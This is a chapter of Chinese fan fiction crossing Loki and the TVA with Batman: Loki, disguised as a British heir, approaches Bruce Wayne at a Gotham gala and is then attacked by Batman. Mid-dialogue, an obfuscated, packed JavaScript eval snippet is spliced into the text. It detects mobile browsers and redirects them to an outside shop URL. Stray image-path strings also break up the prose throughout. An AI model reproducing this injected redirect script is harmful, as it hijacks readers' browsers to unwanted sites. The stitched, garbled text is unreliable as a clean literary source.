朱利安.皮尔斯是奥利维亚的未婚夫,在长达了三年的恋爱长跑后,终于在去年的圣诞夜前夕正式订婚,作为英国著名海运保险世家的独生子,年仅24岁的朱利安在大学未毕业时便继承了他父亲的衣钵,一跃成为英格兰最年轻的资本新贵,此次横渡大洋参加这场慈善晚宴,名义上是出于善意的集资捐款,实际上只是为了让皮尔斯资本进入美国市场的探路。
而韦恩集团——这座盘踞在哥谭的庞然大物自然是朱利安最想撬开的一扇门,那个常年霸榜哥谭花边新闻头版的废物总裁布鲁斯.韦恩自然也就成为了朱利安此次的主要拉拢目标。
奥利维亚带着些掩饰意味地撩了撩头发,“还有,我才不要变成老太太呢,我才十九岁。”
“在聊什么呢?”
奥利维亚的身后突然传来一道刻意压低的男声,少女还没来得及回过头,便被怀中骤然出现的百合花束吸引了注意力。
“surprise~”
刚刚才出现在二人对话中的青年就这么猝不及防地突然出现在了奥利维亚身后。
“朱利安!”奥利维亚几乎要抛下社交礼仪直接在宴会现场扑进青年怀里,晴空般的蓝眼睛亮晶晶地看向面前穿着天鹅绒礼服的青年。
奥利维亚在惊喜之余表现出几分困惑,“你从哪里搞来的百合?我记得我们入场时你明明什么也没拿呀。”
“惊喜之所以是惊喜,”朱利安似笑非笑地看着脸蛋红扑扑的少女,“就是因为它让人无法预测。”
“这简直就像魔法!”
奥利维亚本就无意追究什么,此刻更是被彻底打消了疑惑,她几步上前挽上朱利安的手臂,淡紫色的裙摆在空中划出一个优雅的弧度。
“格蕾丝姑妈让我跟你一起去见韦恩先生,我们快点过去吧,我刚刚已经看到他了,韦恩先生可是哥谭的大红人呢,身边乌泱泱围了一大群想要上去搭话套近乎的人。”
韦恩。
“朱利安”的嘴角牵起一个浅淡的弧度。
“当然了,我们现在就过去。”
混入这场慈善晚宴本身是洛基今夜的心血来潮——最初只是出于一种对企鹅人权威的反抗与受到轻视后的逆反心理——谁让他现在只有十六岁呢?企鹅人要做好迎接青少年叛逆期的准备。不过当他在宴会厅的门口见到那位传闻中的布鲁斯.韦恩时,这份心血来潮就演变成了一种带有目的性的筹谋试探了。
所以他敲晕了这个叫朱利安的中庭人,暂时借用了他的身份与形象,混入了这场旨在重建青少年救助中心而开展的慈善晚宴。
作为歉礼,洛基会为他的未婚妻带去一束上好的西伯利亚百合。
*
奥利维亚说的没错,布鲁斯韦恩的确是这场慈善晚宴上的大红人。
被人群簇拥着的男人英俊、风流、富有,那双迷人的钢蓝色眼眸流转着蜜糖般的粘稠——否则他为何能露出那样甜美的笑容?黑亮的短发整齐有型地梳向脑后,将他棱角分明的俊美面孔完整地袒露在众人的视线中。
“韦恩先生。”朱利安——洛基彬彬有礼地点了点头,“我是朱利安.皮尔斯,来自英格兰,这是奥利维亚.莱尔汀,我的未婚妻。”
“噢,我知道你。”
蜜糖先生的声音也如他的外貌一般甜蜜慵懒,“年轻有为的企业家,哥谭需要更多你这样的青年才俊。”
布鲁斯将视线转向一旁的奥利维亚,“莱尔汀小姐,美丽的女士。”他的视线下移至她手中环抱的百合花束,“多好的百合花,看来朱利安先生有一个浪漫的灵魂。”
“一个浪漫的惊喜,我本来一直以为他是个现实主义,”奥利维亚羞涩地笑了一下,“不过,我喜欢这样。”
“一个浪漫的故事,”布鲁斯轻笑着评价道,“我喜欢浪漫的人。”
布鲁斯的话音刚刚落下,一位姿容美艳的女士便越过洛基来到了他的面前,布鲁斯见状只好歉意地朝他笑了笑,将手中的酒杯放入经过侍者的托盘,单手揽过女士纤细的腰肢,低头在她耳边说了些什么,女士轻笑着锤他的胸口,布鲁斯也顺势松开了手,风度翩翩地目送着她抽身离去。
“那还真是我的荣幸,”洛基见此也只是挑了挑眉,语气显得有些漫不经心。
还真是和媒体报道的一样,没什么内涵的纨绔浪荡子。
不过洛基现在需要的正好就是一个有钱的傻子,一个听话的钱包。
一个独立于企鹅人的Plan B。
哈,不然指望着让他靠着企鹅人那抠搜的两千元美金建立新王国吗?
“韦恩先生,”洛基露出个势在必得的笑容,“我知道你是个目光高远的人,毕竟据我所知,韦恩集团投资的每一个项目都取得非常优秀的成绩,作为CEO的你在其中一定耗费了不少心神。”
“是吗?”
布鲁斯脸上的笑容少见的僵硬了一瞬。
“这份赞美我收到了,麻烦替我感谢这位先生,布鲁斯。”提姆带着揶揄笑意的声音在他的便携式耳麦中响起。
“而且英国人说话都是这副腔调吗?”提姆难得刻薄地评价道,“我感觉他下一秒就该端出茶杯然后踩在所有人的脑袋上发表演说了。”
“你这么讲阿福可要伤心了。听起来你对英国佬还真是深恶痛绝,”神谕带着笑意的声音在通讯频道中响起,“我记得你们班新来的那个转学生也是英国
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336297|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
人,看来你们的相处不太愉快?”
“我只是在陈述客观事实,而且这和阿福没关系,我只是在说他们俩,”提姆为自己辩解道,“朱利安和贾斯珀讲话确实都是这种调调,还有,我和贾斯珀相处的其实挺不错的,他很安静,也很聪明。”
“你这么开始说起他的好话了。”夜翼打趣他道,“昨天你不还咬死了他是个满口谎话的骗子吗?”
“这不恰好印证了他的聪明吗?一个人的性格是立体且多面的,所以我们评价一个人时也应该从多维视角出发,这样才能保持全面和客观。”
“我当然知道这个!”夜翼有些抓狂“我只是在开你的玩笑。”
“我当然知道这个,”笑意转移到了提姆的声音中,“所以我才这么说来挖苦你。”
布鲁斯不动声色地扶正了领带,面上依旧保持着属于布鲁西宝贝的迷人微笑。
“感谢你的赞美,朱利安——我可以这么叫你吗?”布鲁斯俏皮地眨了眨眼睛,“作为交换,你们也可以叫我布鲁斯。”
洛基垂下眼睫思索了几秒,随后才不紧不慢地开口,“可以。”
“他居然还真的在为此考虑吗?”搅局者笑得几乎要喘不上气了,“看来你的魅力有所消减啊,布鲁西甜心~”
“他是个怪人。”神谕总结道。
布鲁斯努力压制住一抽一抽的嘴角,默默抬手调低了耳麦的音量。但神谕说的没错,面前的年轻男人是个十足的怪人。
布鲁斯的视线有意无意地瞟向那束盛开的西伯利亚百合,这是一束品相极佳的花束,油绿的叶片簇拥着顶端洁白的花束,花瓣挺括宽大,边缘自然舒卷起一个优美的弧度,扑鼻浓郁的幽香几乎盖过宴会厅内的香薰蜡烛的味道。
西伯利亚百合的盛花期在六至七月仲夏时节,哥谭并没有种植百合的温室大棚,在寒意未消的三月初春,朱利安上哪搞来的这么一大捧花束?
洛基不明白为什么面前的男人在与他相互交换了名字后就陷入了沉默。
他又兀自评估了一会儿这个人傻钱多的中庭人的可利用价值,视线从那头被发胶涂抹得闪闪发亮的脑袋下移到那掩藏在衬衫后的精良肌肉。
哇哦,他真的很大。
看来这个世界的中庭人健身意识还挺强?洛基觉得他甚至可以跟他那个金发傻大个兄弟比一比大小了。
评估完成的洛基重新定了定神,准备开口拉拢韦恩加入他的伟大征服计划——
“嗡——”
洛基甚至还没来得及张嘴,便被宴会厅中央突然传来的机械噪音掐断了话音。
他循着声源望去,只见宴会厅的中央突然毫无预兆地裂开了一道橙黄色的隙缝,缝隙在水晶吊灯的璀璨光彩下扭曲变形,最终缓缓打开了一道长方形的橙黄色光幕。
觥筹交错的宴会厅像是突然被按下了暂停键。
一台长得像老实摄像机的金属设备缓缓从橙色光幕中探出,紧接着是一只穿着黑色制服的手臂。
制服上印着的logo非常眼熟,眼熟到洛基在看到一瞬间便倏然绷直了脊背。
那是一个橙色的圆形标志,图案非常简单,是一根被三根交错箭头贯穿的垂直直线。
手臂的主人从光幕中完全穿出,身着黑色制服的男人就这么凭空出现在了宴会厅正中央。
时间变异管理局的猎人。
6. 第 6 章
管弦乐团的演奏突然出现了一声尖锐的滑奏,轻盈欢快的莫扎特第三协奏曲突兀地断裂在了空气中。
五位全副武装的TVA猎人自时间门户中走出,目光漠然地在宴会厅内四处张望,似乎完全没有将宴会厅中的其他宾客放在眼里。
“目标就在这里。”为首的猎人抬手看了一眼手中的时间读取器,“时间能量很强。”
布鲁斯不动声色地观察着这群不速之客,西装布料下的肌肉瞬间变得紧绷。
“这些人是谁?”耳麦中的通讯频道再次传来提姆凝重的声音,“他们是从那个光幕中走出来的?”
“显而易见的,”神谕的语气轻巧,“最要紧的问题是他们是谁,以及他们出现在这里的目的。”
“你一个人可以搞定吗布鲁斯?”夜翼问道,“需要帮手的话等我处理完手上这几个寻衅滋事的飞车党就赶过去。”
“不需要,我一个人可以搞定,”布鲁斯微微低下头让嘴唇靠近藏在领带中的通讯设备,“等我摆脱朱利安就去休息室换衣服。”
“呃...布鲁斯,”夜翼欲言又止地开口,“你可能用不着‘摆脱’他了。”
“朱利安已经自己跑了。”*
不跑?怎么可能不跑。
洛基又不是索尔那种遇到敌人只会大吼一声然后冲上去挥他那把蠢锤子的莽夫。
他的法术对那群该死的时间警察根本没用,等到被他们发现他可想跑都跑不掉了——洛基可不想再体验一次被困在1/16时间流速里的滋味了。
“奥利维亚,”他半弯下腰,对着身边明显还处于状况外的奥利维亚露出个故作轻松的微笑——而这个动作通常代表了他此时很心虚——随后伸手替她拨开了在刚才的仓促奔跑中散落至脸侧的金发,“你先在这里等我好吗?我有一些重要的事情要去做,现在必须离开这里一会儿”
“为什么?”奥利维亚秀气的眉头瞬间皱了起来,伸手拽住了洛基的小臂,“你难道有什么背着我的秘密吗?”洛基越过混乱地人群看向宴会厅中央,那五个TVA猎人通过时间读取器循着他残留的时间能量四处搜寻起他的踪迹。
还需要利用朱利安的身份和韦恩谈“大生意”的洛基只好耐着性子继续安抚着面前的奥利维亚,“我发誓我马上就会回来,就五分钟,好吗?”
洛基一边观察着奥利维亚的表情一边试探性地将小臂从她的手掌中抽出,“我真的必须得离开——”
“不行!”
奥利维亚用两只手同时抓上他的手臂,那束百合因此从她怀中摔落出去,在地面翻滚了几圈后化作一抹绿光消散在了空气中。
奥利维亚顿时目瞪口呆,紧握着洛基衣袖的手臂都因此松下了几分力道。
“......”
洛基轻叹了口气。
“看来变装舞会要提前结束了。”洛基温柔地垂下眼睫,慢条斯理地拿开了奥利维亚禁锢着自己的手臂,指尖闪过几道微不可察的绿色光晕,两片色泽浅淡的嘴唇一开一合,“希望你喜欢那束百合,”
“Good night。”
话音落下的一瞬间,面前神情惊恐的少女倏然失去了意识。
TVA那些粗鲁的时间警察已经足够让这群绅商名流惊慌失措了,并没有人注意到他们这个角落发生的小小插曲。
洛基用臂弯接住在中了心灵魔法后昏迷过去的奥利维亚,将其安置在了宴会厅角落的沙发上,随后重新直起身,目光掠过宴会厅中央那几个仍在四处搜寻的身影,时间读取器的红光在人群中穿梭,仿佛猎犬的鼻息般嗅探着他的踪迹。
洛基身形一闪,借着人群的掩护朝着宴会厅侧面的落地窗移动——窗外是露台,露台之外,哥谭的夜色能完美地藏匿他的踪影。
宴会厅的这一侧人迹罕至,厚重的天鹅绒窗帘半遮半掩着通往露台的落地窗,洛基的脚步轻巧无声,几乎就快能再次告别那些恼人的时间追兵——
只差五步。
一道黑影突然从天而降,落在了那扇落地窗之前。
洛基猛地顿住了脚步。
那张巨大的黑色披风跟随着男人的落地缓缓在身后垂落,像夜色本身挥开了双翼,张牙舞爪地包裹住披风中央的男人,那个怪模怪样头顶竖着两只尖耳的头盔遮掩住了来人的面容,只露出一道线条冷硬的下颌。
看起来就像是...一只蝙蝠。
人群中骤然响起的惊呼验证了洛基的猜想。
“是蝙蝠侠!”
洛基还没来得及仔细打量这位属于哥谭的“超级英雄”,眼前的黑影便先他一步有了动作。
洛基甚至没看清他是怎么移动的,就听见耳边突然传来一道空气被划破的尖啸声,下一秒,那只包裹在作战手套中的拳头已经出现在了他的眼前。
他急忙闪身避开,踉跄一步撞上了身后的宴会长桌。
还玩偷袭?这人到底是超英还是超反?
“你——”
洛基还没来得及出声质问,第二拳便紧接着挥来。
洛基这次有了防备,手腕翻转,一柄匕首从袖口滑入掌心,他抬手横档在身前,刀刃恰好批斩上那只作战手套的钛合金护腕,金属相击的声音顷刻在空旷的角落炸开,强势的力道震得他虎口发麻。
“听着,”洛基终于有了开口说话的机会,“我不知道你是谁,也不知道你为什么要攻击我,但这是个误会——”
蝙蝠侠没搭理他,抬腿接着踹向他下盘。
